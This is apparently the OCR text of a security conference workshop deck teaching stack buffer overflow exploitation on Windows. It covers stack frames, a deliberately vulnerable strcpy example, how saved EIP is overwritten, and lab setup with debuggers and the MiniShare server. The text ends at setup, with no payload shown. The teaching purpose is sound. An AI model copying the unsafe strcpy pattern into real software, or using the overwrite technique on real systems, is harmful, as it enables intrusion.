


Writing your first windows exploit in less than one hour

Klaus Gebeshuber
BSidesVienna 0x7DF


klaus.gebeshuber@fh-joanneum.at
http://www.fh-joanneum.at/ims

AGENDA Workshop 10.00 – 13.00

- Memory & stack basics, function calling
- Prepare LAB infrastructure
- Write your first windows exploit
- Exploit mitigation + bypassing

Memory, stack and function calling


Memory basics



- Code segment: Instructions
- Data segment: Global, static variables
- Heap: Dynamic memory (malloc/free)
- Stack segment: Local variables
  Function arguments/data

http://cseweb.ucsd.edu/classes/su09/cse120/lectures/Lecture7.pdf

Stack operations



- Start: Highest memory address (=bottom of stack), grows down in memory
- Access: Stack Pointer (E)SP (Points on top of stack = lowest memory address)
- PUSH: Adds something on top of the stack
- POP: Removes one item (4 Bytes) from stack into a register

Stack operations


- PUSH


  ESP = ESP – 1 x 4 Bytes

- POP

  ESP = ESP + 1 x 4 Bytes

4 Byte (register width – 32bit)






Function/Subroutine call

- A stack frame is created
- Parameters of parent function are stored
- Parameters to pass to the function are stored
- EBP – Base or frame pointer = current base of the function
- ESP – Stack pointer = current location of the stack

Function call - details




```
void func_1 (char *Buf) {
        int MyLocalVar1;
        char MyLocalVar2[50];
        strcpy(MyLocalVar2,Buf);
}

int main (int argc, char **argv) {
    func_1(argv[1]);
}
```

https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/

Function call - details

Calling func_1():


- A new stack frame is created
- ESP points to top of the stack



https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/

Function call - details

Calling func_1():




- Function arguments are pushed to the stack (ptr_argv[1])
- Current EIP is pushed to the stack = Saved EIP
- Jump to function code

https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/

Function call - details

Calling func_1():




- Execution of function prologue:
  - Save EBP onto the stack (PUSH EBP)
  - MOV EBP, ESP

https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/ https://msdn.microsoft.com/en-us/library/tawsa7cb.aspx

Function call - details

Calling func_1():

- 4 Byte for (int) MyLocalVar1 is allocated on the stack
- ESP = ESP – 4
- 50 Bytes for (char) MyLocalVar2 is allocated on the stack
- ESP = ESP - 50




https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/

Function call - details

```
strcpy(MyLocalVar2,Buf);
```

- Copies bytes until it reaches a string termination byte (\x00)




https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/

Function call - details

```
strcpy(MyLocalVar2,Buf);
```

- First: strcpy overwrites MyLocalVar1




https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/

Function call - details

```
strcpy(MyLocalVar2,Buf);
```


- strcpy overwrites SavedEBP, SavedEIP,..



https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/

Function call - details

After strcpy()



Function epilogue is executed

1.) ESP is relocated to the location where EIP is stored

2.) RET (=Jump to savedEIP)

➔ Exploit structure
[LocalVar2][LocalVar1][savedEBP][savedEIP][„My code“]

➔ ESP points to „My code“ after RET

➔ We need to overwrite EIP

https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/


Prepare LAB infrastructure

Used tools and programs

- OllyDbg
  - http://www.ollydbg.de/download.htm
- Minishare WEB-Server
  - http://sourceforge.net/projects/minishare/files/MiniShare
- Immunity Debugger
  - http://debugger.immunityinc.com/
  - https://github.com/corelan/mona

Prepare LAB environment

- Start MiniShare
- Unblock MiniShare in Windows Firewall



Windows Security Alert

To help protect your computer, Windows Firewall has blocked some features of this program.

Do you want to keep blocking this program?


Name: **minishare**

Publisher: Unknown

Windows Firewall has blocked this program from accepting connections from the Internet or a network. If you recognize the program or trust the publisher, you can unblock it. When should I unblock a program?

Prepare LAB environment


- Drag & Drop putty.exe into MiniShare



Filename	Full Path	Shared Path
putty.exe	C:\Documents and Sett...	/putty.exe

Prepare LAB environment

- Access your MiniShare Server from KALI



You have reached my MiniShare server

Here's the list of my shared files:

